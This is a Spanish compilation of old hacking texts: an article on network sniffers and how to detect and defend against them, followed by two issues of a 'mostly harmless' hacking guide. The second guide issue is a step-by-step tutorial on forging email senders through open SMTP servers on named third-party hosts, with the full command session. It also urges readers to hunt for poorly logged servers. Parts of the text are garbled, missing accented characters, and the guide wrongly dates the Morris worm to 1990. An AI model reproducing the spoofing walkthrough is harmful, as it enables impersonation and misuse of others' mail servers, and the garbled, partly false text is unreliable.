Cada vez que una máquina de la Lan desea transmitir un dato lo hace a través de ese cable al que están conectadas todas las máquinas, por lo que todas tienen la posibilidad de ver los datos que se están transmitiendo, aunque en condiciones normales esto no sucede.

Las tarjetas de red Ethernet están construidas de tal forma que, en su modo normal de operación, sólo capturan los paquetes de datos que van dirigidos hacia ellas, ignorando la información cuyo destino es otra máquina. Lo que esto significa es que, en condiciones normales, el tráfico que circula por el bus Ethernet no puede ser capturado y es necesario activar un modo especial de funcionamiento de la tarjeta conocido como modo promiscuo.

En este modo, la tarjeta de red captura todos los paquetes que pasan por el bus en el que está pinchada y éste es el modo de operación que un sniffer necesita para llevar a cabo su finalidad.

TOPOLOGIA DE RED

Una primera medida a tomar frente a la instalación de sniffers es una LAN con topología en estrella. Esta topología o forma de red es distinta al bus.

Ahora, todas las máquinas se conectan a un único aparato, lo que se conoce como un concentrador o hub. De esta forma, sólo existe una máquina en cada uno de los cables que componen la red.

Si el hub instalado es del tipo conocido como inteligente, el sniffer es totalmente inútil. Un hub inteligente sabe en qué lugar está cada una de las máquinas de la LAN. Cuando recibe un paquete de datos para una de sus máquinas, lo retransmite únicamente por el cable en el que ésta está conectada, de forma que un sniffer, instalado en otra máquina, jamás podrá ver ese paquete.

Debemos saber que existen hubs no inteligentes, que, cuando reciben un paquete de datos, lo retransmiten a todas las máquinas que están conectadas a él. En este caso, aún con una topología en estrella, el sniffer es capaz de capturar paquetes de datos de cualquier máquina de la red.

MODO PROMISCO

Como adelantábamos en la sección anterior, cuando la tarjeta o adaptador de red se configura en modo promiscuo, captura todos los paquetes que pasan por delante de él.

La forma más inmediata de saber si un determinado adaptador de red está en un modo promiscuo es utilizar el programa ifconfig. Este programa permite configurar los adaptadores de red instalado en una determinada máquina y obtener información de esa configuración.

Cuando un adaptador de red se encuentra en modo promiscuo, ifconfig nos informa de ello. Un intruso que rompa un sistema e instale un sniffer en él sustituirá este programa por una versión modificada, de tal forma que no muestre el estado en modo promiscuo de la interfaz de red.

Como veíamos en ese mismo artículo, para evitar esto podemos utilizar versiones del programa limpias, por ejemplo, algunas que hayamos grabado en un disco justo después de instalar el sistema, o utilizar herramientas propias para identificar este tipo de situaciones.

Los lectores interesados pueden estudiar el código fuente del paquete ifconfig para ver cuál es la forma de obtener esta información. Es necesario utilizar llamadas al sistema de bajo nivel y por esa razón no vamos a incluir en este artículo un programa que lo haga. Existen en Internet varios programas, además de ifconfig, que permiten detectar sniffers que utilizan el modo promiscuo.

Como último comentario sobre el modo de funcionamiento promiscuo, podemos decir que en los kernel más modernos esta información puede ser obtenida a partir del sistema de ficheros /proc, lugar del que podemos obtener una enorme cantidad de información interesante sobre el sistema de red.

CAPTURA DE PAQUETES

En general, los sniffers capturan paquetes de la red. En una LAN con topología de bus, es posible capturar tráfico de todas las máquinas conectadas en ese bus pero, en el caso general y, como comentábamos más arriba, este tipo de programas pueden ser utilizados en cualquier entorno, probablemente con una repercusión menor pero constituyendo una brecha de seguridad igualmente importante.

En muchos casos, una vez que el intruso ha conseguido el control de la máquina víctima puede optar por la instalación de un sniffer en la misma. En este caso, el sniffer permitirá al atacante robar claves de acceso a otras máquinas. Cada vez que un usuario de la máquina víctima intente una conexión, el sniffer capturará los paquetes enviados en los que se encuentra la clave de acceso en texto plano.

En ocasiones se dota al sniffer de la capacidad de transmitir estos datos vía correo electrónico o permitir al atacante conectarse a un puerto concreto en la máquina víctima para recuperar los datos que el sniffer ha capturado.

Este tipo de instalación se apoyará con técnicas de ocultación de procesos y de conexiones de red (para el caso en el que se permita recuperar los datos del sniffer de esta forma).

Como el lector ya habrá deducido, la forma de funcionamiento de este tipo de programas suele basarse en almacenar en un fichero toda la información que ha robado, de forma que el intruso puede recuperarla en el futuro. Para evitar que estos ficheros sean demasiado voluminosos, muchos sniffers sólo capturan los primeros paquetes de la conexión, en los que se encuentran las contraseñas que se pretenden robar.

Ésta es una de las razones por las que resulta conveniente no permitir el acceso como root a través de telnet a las máquinas y obligar al usuario que quiera utilizar los privilegios de root a utilizar el comando "su" una vez que está dentro. El sniffer sólo captura los primeros paquetes, con lo que obtiene el password de un usuario normal sin privilegios. Cuando este usuario ejecuta el comando "su" para convertirse en root, el sniffer ya no está capturando esa información y la clave de root permanece segura.

UNA POTENTE HERRAMIENTA

Independientemente de los usos ilegítimos de los sniffers, este tipo de programas son una potentísima herramienta para el hacker.

Cuando hablamos de los ataque DoS , vemos cómo muchos de estos ataques se basaban en modificar las cabeceras de los protocolos TCP/IP con fines destructivos. Y para construir este tipo de paquetes era necesario utilizar lo que llamamos sockets raw.

Bien, los sniffers suelen trabajar en este mismo nivel, de tal forma que no sólo capturan la información asociada a los protocolos de aplicación como FTP o TELNET, sino que capturan paquetes raw y, por lo tanto, toda la información conetnida en las cabeceras TCP e IP.

Muchas de estas herramientas disponen de la capacidad de interpretar estas cabeceras, e incluso las cabeceras asociadas a protocolos que se en encuentra por debajo de IP, y mostrarlas de forma más sencilla de interpretar para los seres humanos. Cuando los sniffers se utilizan de esta forma son llamados Analizadores de protocolo. Si bien, esta palabra designa a un gran conjunto de herramientas (algunas incluso hardware). Utilizados de esta forma, resultan una herramienta extremadamente potente para comprender en profundidad el funcionamiento de los protocolos de comunicaciones y , en cierto modo, visualizar, localizar y obtener una solución para ataques remotos.

ALGUNOS SNIFFERS

Una vez más, nuestro sistema GNU/Linux dispone de un enorme número de este tipo de herramientas. La mayoría de ellas incluidas en la práctica totalidad de las distribuciones. Quizá el sniffer más conocido y probablemente uno de los primeros disponibles para los sistemas UNIX en general es tcpdump.

Este programa, una vez lanzado, captura todos los paquetes que llegan a nuestra máquina y muestra por pantalla información relativa a los mismos. Se trata de una herramienta de línea de comandos con una gran cantidad de opciones que permiten mostrar los datos de muy diversas formas. Tcpdump es una herramienta muy potente y es recomendable saber cómo usarla, aunque como veremos a continuación existen otros sniffers más fáciles de utilizar.

Sniffit también funciona en modo consola, pero ofrece un modo de ejecución interactivo en el que se muestran las conexiones accesibles desde la máquina en la que se encuentra instalado y permite seleccionar cualquiera de ellas para la captura de paquetes, a través de una interfaz muy sencilla.

Este sniffer es referenciado en varios documentos de seguridad.

ETHERREAL

Vamos a comentar un poco más en profundidad este sniffer o analizador de protocolo, ya que es uno de los que ofrece una interfaz más sencilla de utilizar y permite visualizar los contenidos de las cabeceras de los protocolos involucrados en una comunicación de una forma muy cómoda.

Ethereal funciona en modo gráfico y está porgramado con la librería de controles GTK. La ventana principal de la aplicación se divide en tres partes.

En la primera parte se muestra la información más relevante de los paquetes capturados, como, por ejemplo, las direcciones IP y puertos involucrado en la comunicación. Seleccionando un paquete en esta sección podemos obtener información detallada sobre él en las otras dos secciones de la pantalla que comentaremos a continuación.

En la parte central de la ventana se muestra, utilizando controles tree, cada uno de los campos de cada una de las cabeceras de los protocolos que ha utilizado el paquete para moverse de una máquina a la otra. Así, si hemos capturado una serie de paquetes de, por ejemplo, una conexión telnet, podremos ver las cabeceras del protocolo TCP, del IP y de los que tengamos debajo de ellos (Ethernet Frame, por ejemplo, en una red Ethernet).

La tercera parte de la ventana muestra un volcado hexadecimal del contenido del paquete. Seleccionando cualquier campo en la parte central de la ventana se mostrarán en negrita los datos correspondientes del volcado hexadecimal, los datos reales que están viajando por la red.

Otra de las opciones interesantes que ofrece este programa es la de seguimiento de flujos TCP (Follow TCP Stream). Esta opción permite, una vez seleccionado un paquete de entre los capturados, recuperar sólo los paquetes asociados a la misma conexión que el seleccionado. Esta opción es muy útil, ya que el sniffer captura todos los paquetes y si en un momento dado existen varias conexiones distintas los paquetes de todas ellas aparecerían entremezclados.

MEDIDAS A TOMAR

Lo primero que debemos recordar es que, tanto para activar el adaptador de red en modo promiscuo, como para crear sockets raw, el intruso debe ser root.

Todo lo visto en los artículos anteriores es aplicable, pero vamos a hacer algunos comentarios específicos para el caso de los sniffers.

En primer lugar, ya hemos visto que una topología en estrella con concentradores inteligentes es una configuración más apropiada para evitar la instalación de sniffers. Otra medida frente a los sniffers en modo promiscuo es instalar adaptadores de red que no permitan ser configurados en este modo, ya que existen este tipo de dispositivos. Esta opción no es buena opción para los estudiosos de las redes, ya que imposibilita la utilización de este tipo de herramientas que, cómo veíamos, son de un valor didáctico muy importante.

Como vimos, el comando ifconfig nos permite saber si algún adaptador de red de nuestra máquina está configurado en este modo. Este comando puede estar modificado, por lo que debemos utilizar una versión limpia del comando y a poder ser del sistema.

Si el sniffer no se ha ocultado convenientemente, las herramientas de monitorización mostrarán el proceso que se está ejecutando, el fichero donde se están grabando los datos y la conexión de red.

Una medida bastante drástica consiste en recompilar el kernel de forma que no ofrezca soporte para poner los adaptadores de red en modo promiscuo. Es una solución drástica, al igual que la adquisición de una tarjeta de red que no soporte este modo, ya que como veíamos en una sección anterior el uso de estos programas puede ser realmente útil, tanto para comprender el funcionamiento de las redes de ordenadores como para analizar distintos ataques que se pueden llevar a cabo contra nuestra máquina.

Por otra parte, esta limitación del kernel nada puede hacer frente a un programa capturador de paquetes como los comentados más arriba.

MAS MEDIDAS. CRIPTOGRAFIA.

El otro grupo de medidas que se puede tomar contra los sniffers es la utilización de técnicas criptográficas. En este caso, la idea es que aunque no se pueda evitar la captura de paquetes por parte del sniffer, al menos la información capturada por éstos sea virtualmente inútil, al estar codificada mediante algún tipo de algoritmo criptográfico.

Una de las técnicas habitualmente utilizadas es la conocida como one-time passwords o contraseñas de una sola vez. Lo que buscan estas técnicas es evitar el uso continuo de las mismas contraseñas por parte de los usuarios de tal forma que, aunque ésta sea capturada por un intruso, cuando intente utilizarla nuevamente será totalmente inútil.

Otros sistemas basan su funcionamiento en no enviar información importante a través de la red (como son los passwords), sino que solamente se transmiten información que por sí misma no tiene ningún valor a no ser que se convine con otra (por ejemplo, autenticación de ambos extremos a través de criptografía de clave pública, credenciales, sellos temporales, etc). La información importante es utilizada por los dos extremos de la comunicación (cliente y servidor), pero nunca viaja a través de la red.

Quizá el ejemplo más clásico de la utilización de técnicas criptográficas sea el paquete SSH. Este paquete de software permite las conexiones remotas y otras funciones (transferencia de archivos, por ejemplo), al igual que lo hace telnet pero codificando la información que se transmite por la red y ofreciendo un método de autenticación de los extremos de la comunicación. El hecho de que la información viaje codificada a través de la red hace que los datos capturados por un posible sniffer no puedan ser utilizados por un atacante.

Existen otras soluciones criptográficas, como por ejemplo, Kerberos, pero son más complejas y costosas.

Ya hemos visto que el programa ifconfig es uno de los que podemos utilizar para detectar tarjetas o adaptadores de red en modo promiscuo.

Un programa de similares funcionalidades muy referenciado es CPM (Check Promiscuous Mode, en castellano: Comprueba Modo Promiscuo). Su utilización es muy sencilla, simplemente hay que ejecutarlo.

Otra herramienta de gran interés para la detección de sniffers, aunque realmente se trata de una aplicación tremendamente útil para la detección de intrusos en general, es Isoft (LiSt Open Files o Lista de ficheros abiertos). Este programa muestra una lista de todos los ficheros abiertos en el sistema proporcionando mucha información adicional sobre ellos (proceso que los ha abierto, nombre de los ficheros, tipo, etc.). Recordemos que en los sistemas UNIX virtualmente todo es un fichero, lo que significa que este programa mostrará, además de los ficheros abiertos propiamente dichos, dispositivos de entrada/salida, sockets, etc.

Autor ; [Darckman](#)

Octubre de 2000

GUÍA DEL HACKING (mayormente) INOFENSIVO

Vol. 1 Número 1

Asunto de este documento: cómo hacer finger de un usuario vía telnet.

Hacking. La palabra evoca a diabólicos genios de los ordenadores conspirando la caída de la civilización mientras están sacando billones en fondos robados electrónicamente de cualquier banco.

Pero yo defino hacking como una aproximación divertida y aventurada a los ordenadores. Los hackers no siguen el guión marcado. Nosotros bromeamos y probamos cosas extrañas, y cuando tropezamos con algo realmente entretenido, se lo contamos a nuestros amigos. Algunos de nosotros puede que seamos tramposos o retorcidos, pero más normalmente somos buenos chicos, o al menos inofensivos. Además, el hacking es sorprendentemente fácil. Hoy tendrás una oportunidad de comprobarlo por ti mismo!

Olvidando la razón por la que quieras ser un hacker, es definitivamente un camino para tener diversión, impresionar a tus colegas, y conseguir citas. Si eres una chica-hacker, serás totalmente irresistible para todos los hombres.

Cree en lo que te digo! ;^D

Entonces, ¿qué necesitas para convertirte en un hacker? Antes de que te lo diga, sin embargo, voy a someterte a una prueba.

¿Has enviado alguna vez un mensaje a un newsgroup o a una lista de correo dedicada al hacking? Dijiste algo como "¿Qué necesito para convertirme en un hacker?" ¿O no? Pues mejor que no hagas *eso* ¡nunca más!

Te da una idea de lo que "flame" significa, verdad?

Sí, a algunos de estos tíos 311te les gusta flamear a los newbies. Ellos actúan como si hubiesen nacido sujetando un manual de UNIX en una mano y un doc sobre especificaciones TCP/IP en la otra y cualquiera que sepa menos que ellos es escoria.

Newbie-Nota: 311t3, 31337, etc., todo significa "élite". La idea es tomar la palabra "elite" o "elect" y sustituir con números algunas o la totalidad de las letras. También nos gustan las Zs. Los hackers suelen hacer 3ta clase de c0zaz a m3nud0.

Ahora puede que est,s haciendo una verdadera llamada de ayuda. Pero hay una razón por la que muchos hackers enseguida flamean a los extraños que piden ayuda.

Lo que a nosotros nos preocupa es esa clase de tíos que dicen, "Quiero ser un hacker. Pero *no* quiero tener que aprender programación y sistemas operativos. ¡Dame algún password, d00dz! Sí, y números de tarjetas de crédito!!!"

Honestamente, he visto esta clase de mensajes en groups de hackers. Envía algo de eso y prepárate la mañana siguiente cuando te levantes y descubras tu buzón electrónico lleno con 3,000 mensajes desde algún grupo de discusión sobre riego en agricultura, ebanistería, coleccionismo de obras de Franklin Mint, etc., Etc., etc., etc. arrrgghhhh!

La razón por la que nos preocupan los wannabe-hackers (los que quieren ser hackers) es que es posible acceder al ordenador de otras personas y hacer daños serios incluso si eres casi un total ignorante.

¿Cómo puede un newbie sin la menor idea destrozar el ordenador de otra persona? Fácil. En Internet existen Webs y FTP públicos en los que se almacenan programas de hacking.

Gracias a todas esas herramientas almacenadas en esos lugares, muchos de los "hackers" sobre los que lees que son atrapados son en realidad newbies que no tienen ni puñetera idea.

Este documento te enseñará cómo hacer hacking real, además de legal e inofensivo, sin tener que acudir a esas herramientas de hacking. Pero no te enseñar, cómo dañar ordenadores ajenos. Ni tampoco cómo entrar en lugares a los que no perteneces.

Puedes-Ir-A-La-Cárcel-Nota: Incluso si no haces ningún daño, si penetras en una parte de un ordenador que no est abierta al público, has cometido un crimen.

Me centraré en hacking en Internet. La razón es que cada ordenador de Internet tiene alguna clase de conexión pública con el resto de la Red. Lo que esto significa es que si usas los comandos apropiados, puedes entrar *legalmente* a estos ordenadores.

Eso, por supuesto, es lo que ya haces cuando visitas un Web-site. Pero yo te enseñaré cómo acceder y usar Internet hosts de modos que la mayoría de la gente no creía que fueran posibles. Además, serán "hacks" divertidos.

De hecho, pronto estarás aprendiendo trucos que arrojarán algo de luz sobre cómo otra gente puede acceder a partes no-públicas de hosts. Y serán trucos que cualquiera puede hacer.

Pero hay una cosa que realmente necesitarás conseguir. Te hará el hacking infinitamente más fácil:

UNA CUENTA SHELL!!!

Una "cuenta shell" es una cuenta en Internet por la que tu ordenador se convierte en un terminal de uno de los hosts de tu PSI (Proveedor de Servicios de Internet). Una vez que estés en la "shell" puedes darle comandos al sistema operativo Unix justo como si estuvieses sentado delante de uno de los hosts de tu PSI.

Cuidado: el personal técnico de tu PSI puede decirte que tienes una "cuenta shell" cuando en realidad no la tienes. A muchos PSIs no les gustan las cuentas shell. Te preguntas ¿por qué? Si no tienes una cuenta shell, no puedes hackear!

Pero puedes averiguar fácilmente si se trata de una cuenta shell. Primero, debes usar un programa de "emulación de terminal" para hacer log (identificarte). Necesitarás un programa que te permita emulación de terminal VT100. Si tienes Windows 3.1 o Windows 95, un programa de terminal VT100 se incluye en los programas de accesorios.

Cualquier PSI medianamente bueno te permitirá unos días de prueba con una cuenta guest. Consigue una y entonces prueba unos cuantos comandos Unix para asegurarte de que realmente se trata de una cuenta shell.

No conoces el Unix? Si eres serio (o quieres serlo) sobre la comprensión del hacking, necesitarás buenos libros de referencia. No, no me estoy refiriendo a esos con un título tan apasionado como "Secretos del Super Hacker". He comprado muchos de esos libros. Están llenos de aire caliente y poca información práctica. Los hackers serios estudian libros sobre:

- Unix. A mí me gusta "The Unix Companion" de Harley Hahn.
- Shells. Recomendando "Learning the Bash Shell" de Cameron Newham y Bill Rosenblatt. "Shell" es el interfaz de comandos entre el sistema operativo Unix y t .
- TCP/IP, que es la serie de protocolos que hacen que Internet funcione. Me gusta "TCP/IP for Dummies" de Marshall Wilensky y Candace Leiden.

OK, la prueba ha finalizado. Es hora de hackear!

 C mo te gustar a empezar tu carrera de hacking con uno de los m s simples aunque potencialmente peligrosos hacks de Internet? Aqu  viene: hacer telnet a un puerto finger.

 Has usado alguna vez el comando finger antes? Finger te dar  en algunas ocasiones un buen mont n de cosas sobre otra gente en Internet. Normalmente s lo tienes que teclear el comando:

```
finger Joe_Schmoe@Fubar.com
```

Pero en lugar de la de Joe Schmoe, tienes que poner la direcci n de email de alguien del que quieras conocer informaci n. Por ejemplo, mi direcci n de correo electr nico es cmein l@techbroker.com. Para hacerme finger a m , hay que teclear:

```
finger cmein l@techbroker.com
```

A continuaci n este comando puede que te diga algo, o puede fallar d ndote un mensaje como "acceso denegado".

Pero hay un modo de hacer finger que gusta m s a la  lite. Puedes teclear el comando:

```
telnet llama.swcp.com 79
```

Lo que acaba de hacer este comando es dejarte entrar en un ordenador que tiene como direcci n de Internet llama.swcp.com a trav s de su puerto 79 (sin tener que dar un password).

Pero el programa que llama y muchos otros hosts de Internet utilizan te permitir  introducir UN solo comando antes de cerrar autom ticamente la conexi n. Teclea el comando:

```
cmein l
```

Esto te dir  un secreto de hacker sobre por qu  el puerto 79 y sus programas finger son m s importantes de lo que en un principio podr as imaginar. O, co no, puede que sea algo m s si la amable vecindad hacker est  todav a sembrando hirientes en mis archivos.

Ahora, para un bonus-hacking extra, prueba a hacer telnet por otros puertos. Por ejemplo:

```
telnet kitsune.swcp.com 13
```

Eso te dar  la hora y la fecha en Nuevo M xico, y:

```
telnet.slug.swcp.com 19
```

Har  que pases un rato divertido!

OK, me despido ya por este documento. Y prometo decirte m s sobre el gran asunto que es hacer telnet para usar el finger, pero m s tarde. Feliz Hacking!

GUÍA DEL HACKING (mayormente) INOFENSIVO

Vol.1 Número 2

En este documento vamos a aprender cómo divertirnos con el email (y como detectar diversiones de otros ;)). Lo prometo, este hack es espectacularmente fácil!

Hacking Heroico en media hora

¿Cuánto te gustaría dejar alucinados a tus amigos? OK, ¿qué cosa crees que es la que mas hasta las narices están de hacer los superhackers?

La respuesta es conseguir acceso no autorizado a un ordenador, correcto?

Entonces ¿cuánto te gustaría ser capaz de obtener acceso y hacer funcionar un programa en alguno de los millones de ordenadores conectados a Internet? Te gustaría acceder a estos ordenadores de Internet casi igual que al m s notable hacker de la historia: Robert Morris!

Fue su "Morris Worm" ("Gusano de Morris") el que derribó Internet en 1990.

Por supuesto, el fallo que el aprovechó para llenar el 10% de los ordenadores en Internet con su auto-mailing virus ha sido arreglado ya, por lo menos en la gran mayoría de los hosts.

Pero incluso ahora Internet todavía guarda toneladas de diversión, juegos y bugs escondidos en su interior. De hecho, lo que estamos a punto de aprender es el primer paso de varios de los modos más comunes que utilizan los hackers para entrar en áreas privadas de ordenadores.

Pero yo no voy a enseñarte a acceder a zonas privadas de ordenadores. Suena demasiado asqueroso. Además, soy alérgico a la cárcel.

Por lo tanto, lo que estás a punto de aprender es legal, inofensivo, e incluso tremendamente divertido. No hacen falta juramentos de sangre entre tú y tus colegas para no testificar que has hackeado eso, sencillamente es legal.

Pero, para hacer este hack necesitas un servicio online que te permita hacer telnet por un puerto específico a un host de Internet. Netcom, por ejemplo, te dejará hacer esto sin problemas.

Pero Compuserve, America Online y muchos otros PSIs (Proveedores de Servicios de Internet) son digamos como grandes niñas que te apartarán de la tentación de hacer esto.

El mejor camino para hacer este truco es con una CUENTA SHELL! Si no tienes una, consíguela ya!

Nota-para-el-Newbie #1: Una cuenta shell es una cuenta Internet que te permite utilizar comandos Unix. El Unix es muy parecido al DOS. Hay un prompt en tu pantalla y tienes que teclear los comandos. El Unix es el lenguaje de Internet. Si quieres ser un hacker serio, tienes que aprender Unix.

Incluso si nunca has usado telnet antes, este hack es super simple. De hecho, incluso aunque lo que vas a aprender parezca hacking de la clase más heroica, puedes dominarlo en media hora o menos. Y sólo necesitas memorizar *dos* comandos.

Para averiguar si tu Proveedor de Servicios de Internet te permite hacer el truco, prueba este comando:

```
telnet callisto.unm.edu 25
```

Es un ordenador de la universidad de Nuevo México. Mi cuenta Compuserve empieza a echar humo cuando pruebo esto. Simplemente me echa fuera de telnet diciéndome poco más que "tsk, tsk".

Pero al menos hoy Netcom me permitirá utilizar ese comando. Y sólo con cualquier "cuenta shell" barata ofrecida por cualquier PSI podrás utilizarlo.

Muchas cuentas de institutos de secundaria y universidades te dejarán también hacerlo sin problemas.

Nota-para-el-Newbie #2: Cómo Conseguir Cuentas Shell

Prueba en las páginas amarillas del teléfono, en el apartado Internet. Llama y pregunta por "cuenta shell".

Seguramente te dirán: "Seguro, no hay problema." Pero cientos de veces están mintiendo. Piensan que eres demasiado estúpido como para saber qué es una cuenta shell real. O puede que la infra-pagada persona con la que hablas no tenga ni idea.

El modo de solucionar esto es preguntar por una cuenta guest temporal (gratis). Cualquier PSI medianamente decente te dará un periodo de prueba. Cuando la tengas intenta hacer lo que aquí se explica.

OK, demos por hecho que posees una cuenta que te permite hacer telnet a algún sitio serio. Volvamos al comando de antes:

```
telnet callisto.unm.edu 25
```

Si has hecho telnet alguna vez, probablemente pusiste el nombre del ordenador que planeabas visitar, pero no añadiste ningún número detrás. Pues resulta que esos números detrás son los causantes de la primera distinción entre el bondadoso y aburrido ciudadano de Internet y alguien descendiendo por la resbaladiza (y emocionante) pendiente del hackeo.

Lo que ese 25 significa es que estás ordenando a telnet a llevarte a un puerto específico de la víctima deseada, er, su ordenador.

Nota-para-el-Newbie #3: Puertos

Un puerto de ordenador es un lugar donde la información entra y sale de él. En el ordenador que tienes en casa, ejemplos de puertos son tu monitor, que manda información hacia afuera (output), tu teclado y el ratón, que mandan información hacia adentro (input), y tu módem, que envía información en ambos sentidos.

Pero un ordenador host de Internet como callisto.unm.edu tiene muchos más puertos que un típico ordenador casero. Estos puertos están identificados por números. En este caso no todos son puertos físicos, como un teclado o un puerto de serie RS232 (el de tu módem). Aquí son puertos virtuales (de software).

Pero ese puerto 25 oculta diversión en su interior. Diversión increíble. Verás, en cualquier momento que hagas telnet al puerto 25 de un ordenador, obtendrás uno de estos dos resultados: una vez durante algún tiempo, un mensaje diciendo "acceso denegado" como cuando atacas un firewall. Pero, más fácilmente verás algo como esto:

Trying 129.24.96.10...

Connected to callisto.unm.edu.

Escape character is ^\j.

220 callisto.unm.edu Smail3.1.28.1 #41 ready at Fri, 12 Jul 96 12:17 MDT

Hey, échale un vistazo a eso! No nos pide que hagamos log (identificarnos).

Sólo dice...preparado!

Nota que está usando Smail3.1.28.1, un programa usado para redactar y enviar correo electrónico.

Oh dios mío, ¿qué hacemos ahora? Bueno, si realmente quieres parecer sofisticado, la siguiente cosa que tienes que hacer es pedirle a callisto.unm.edu que te diga qué comandos puedes usar. En general, cuando accedes a un ordenador extraño, como mínimo uno de tres comandos te ofrecerán información: "help", "?" o "man". En este caso tecleo:

help

...y esto es lo que obtengo:

250 Los siguientes comandos SMTP son reconocidos:

250

250 HELO hostname arranca y te da tu hostname

250 MAIL FROM:<sender address> comienza una transmisión desde el "enviante"

250 RCPT TO:<recipient address> llama al destinatario para un mensaje

250 VRFY <address> verifica el reparto de email de una dirección

250 EXPN <address> expande la dirección de una lista de correo

250 DATA comienza a mostrar el texto de un mensaje de correo

250 RSET hace un reset, interrumpe la transmisión

250 NOOP no hace nada

250 DEBUG [level] fija el nivel de debugging, por defecto 1

250 HELP produce este mensaje de ayuda

250 QUIT cierra la conexión SMTP

La secuencia normal de las acciones para enviar mensajes es fijar la dirección a la que se envía con un comando MAIL FROM, mandar al destinatario todos los comandos RCPT TO que sean requeridos (una dirección por comando) y entonces especificar el texto del mensaje del mensaje después del comando DATA. Pueden utilizarse mensajes múltiples. Para finalizar teclear QUIT.

Obtener esta lista de comandos es bastante agradable. Te hace sentir realmente bien porque sabes cómo hacer que el ordenador te diga cómo hackearlo. Y eso significa que todo lo que tienes que memorizar es "telnet <hostname> 25" y los comandos de "ayuda". Para el resto, puedes simplemente teclearlos y ver qué ocurre cuando estás conectado. Incluso si tu memoria es tan mala como la mía, te aseguro que puedes aprender y memorizar este hack en sólo media hora. Joder, puede que hasta en medio minuto.

OK, entonces ¿qué hacemos con estos comandos? Si, lo adivinaste, este es un programa de email muy primitivo. ¿Y puedes adivinar cómo utilizarlo sin tener que hacer log? Te preguntas por qué fue ese el punto débil que permitió a Robert Morris reventar Internet.

El puerto 25 mueve el email desde un nodo al siguiente a través de Internet. Automáticamente recoge el email entrante y si ese email no pertenece a nadie que posea una dirección de correo en ese ordenador, lo manda al siguiente ordenador en la red, para dirigirse hacia la persona a la que pertenece esa dirección de correo.

En ocasiones el email irá directamente desde el remitente al destinatario, pero si tu mandas un mensaje a alguien que esté demasiado lejos o si Internet está colapsada por el tráfico en ese momento, puede ser que el email pase a través de varios ordenadores.

Existen millones de ordenadores en Internet que envían correo electrónico. Y tu puedes acceder a casi cualquiera de ellos sin necesidad de un password! Es más, como pronto aprenderás, es fácil obtener las direcciones de estos millones de ordenadores.

Algunos de estos ordenadores tienen un buen sistema de seguridad, dificultando que nos podamos divertir con ellos. Pero otros tienen mucha menos seguridad. Uno de los juegos del hacking es explorar estos ordenadores para encontrar cuales de ellos se adaptan a nuestros deseos.

OK, entonces ahora que estamos en el país del Morris Worm, ¿qué podemos hacer? Bueno, esto es lo que yo hice. (Mis comandos no tenían ningún número delante, lo que sucede es que la respuesta de los ordenadores va precedida de números.)

helo santa@north.pole.org

250 callisto.unm.edu Hello santa@north.pole.org

mail from: santa@north.pole.org

250 <santa@north.pole.org> ...Sender Okay

rcpt to: cmeinel@nmia.com

250 <cmeinel@nmia.com> ...Recipient Okay

data

354 Introduzca el mensaje, termine con "." en una línea solo

Funciona!!!

250 Mail aceptado

Lo que ha pasado aquí es que me mandé un email falso a mí mismo. Ahora echemos un vistazo a lo que tengo en mi buzón, mostrando el encabezamiento completo:

Esto es lo que obtuve usando la versión freeware de Eudora:

X POP3 Rcpt: cmeinel@socrates

Esta línea nos dice que X-POP3 es el programa de mi PSI que recibió mi email, y que mi email entrante es manejado por el ordenador Socrates.

Consejo de Endiablado Ingenio: el email entrante está manejado por el puerto 110. Prueba a hacer telnet por ahí algún día. Pero normalmente POP, el programa que funciona en el 110, no te ofrecerá comandos de ayuda y te echará sin contemplaciones al más mínimo movimiento en falso.

Return Path (camino de retorno): <santa@north.pole.org>

Esta línea de arriba es mi dirección de correo falsa.

Apparently From: santa@north.pole.org

Fecha: Fri, 12 Jul 96 12:18 MDT

Pero nota que las líneas de encabezamiento arriba dicen "Apparently-From" ("Aparentemente-Desde"). Esto es importante porque me advierte que es una dirección falsa.

Apparently To: cmeinel@nmia.com

X Status:

Funciona!!!

En esto hay una cosa interesante. Diferentes programas de correo mostrarán diferentes encabezamientos. Por ello lo bueno que sea tu correo falso depender en parte del programa de correo que sea utilizado para leerlo. Esto es lo que Pine, un programa de email que funciona en sistemas Unix, muestra con el mismo email de antes:

Return Path: <santa@north.pole.org>

Recibido:

from callisto.unm.edu by nmia.com

with smtp

(Linux Smail3.1.28.1 #4)

id m0uemp4 000LFGC; Fri, 12 Jul 96 12:20 MDT

Esto identifica al ordenador en el que usé el programa de envío de correo. También dice qué versión del programa estaba utilizando.

Apparently From: santa@north.pole.org

Y aquí está el mensaje "Aparentemente-Desde" otra vez. Como vemos tanto Pine como Eudora nos comunican que esto es email falso.

Recibido: from santa@north.pole.org by callisto.unm.edu with smtp

(Smail3.1.28.1 #41) id m0uemnL 0000HFC; Fri, 12 Jul 96 12:18 MDT

Id del mensaje: <m0uemnL 0000HFC@callisto.unm.edu>

¡Oh, oh! No sólo muestra que probablemente se trate de email falso, también enseña un ID del mensaje! Esto significa que en algún sitio en Callisto habrá un registro de los mensajes-IDs diciendo quién ha usado el puerto 25 y el programa de correo. Como ves, cada vez que alguien accede al puerto 25 de ese ordenador, su dirección de correo se almacena en el registro junto al ID de su mensaje.

Fecha: Fri, 12 Jul 96 12:18 MDT

Apparently From: santa@north.pole.org

Apparently To: cmeinel@nmia.com

Funciona!!!

Si alguien fuese a usar este programa de email para propósitos viles, ese mensaje-ID sería lo que pondría a los polis o vigilantes detrás suya. Por lo tanto, si quieres falsear el email, será más difícil hacerlo para alguien que esté usando Pine que para otro que utilice la versión freeware de Eudora (puedes saber qué programa de email usa una persona simplemente mirando el encabezamiento del email).

Pero los programas de email de los puertos 25 de muchos Internet hosts no están tan bien defendidos como callisto.unm.edu. Algunos tienen más seguridad, y algunos otros no tienen sistemas de defensa en absoluto. De hecho, es posible que algunos de ellos incluso ni tengan un registro de los usuarios del puerto 25, haciéndolos un blanco fácil para cualquiera con ganas de diversión (con propósitos perversos o no).

Sólo porque obtengas correo con los encabezamientos en buen estado (o que parezcan correctos) no significa que sea original o verdadero. Necesitas algún sistema de verificación encriptada para estar casi seguro que el email es correcto (es decir, que no ha sido falseado).

Nota-Puedes-Ir-A-La-Cárcel: si estás tramando utilizar email falso (falsificado o con dirección falsa) para cometer un crimen, párate a pensar lo que vas a hacer. Si estás leyendo este documento es porque todavía no sabes lo suficiente como para falsificar el email lo suficientemente bien como para evitar tu arresto.

Aquí tenemos un ejemplo de un programa de email distinto, sendmail. Esto te dará una idea de las pequeñas variaciones con las que te encontrarás cuando intentes este hack.

Este es el comando que yo introduzco:

```
telnet ns.Interlink.Net 25
```

El ordenador responde:

```
Trying 198.168.73.8...
```

Conectado a NS.INTERLINK.NET.

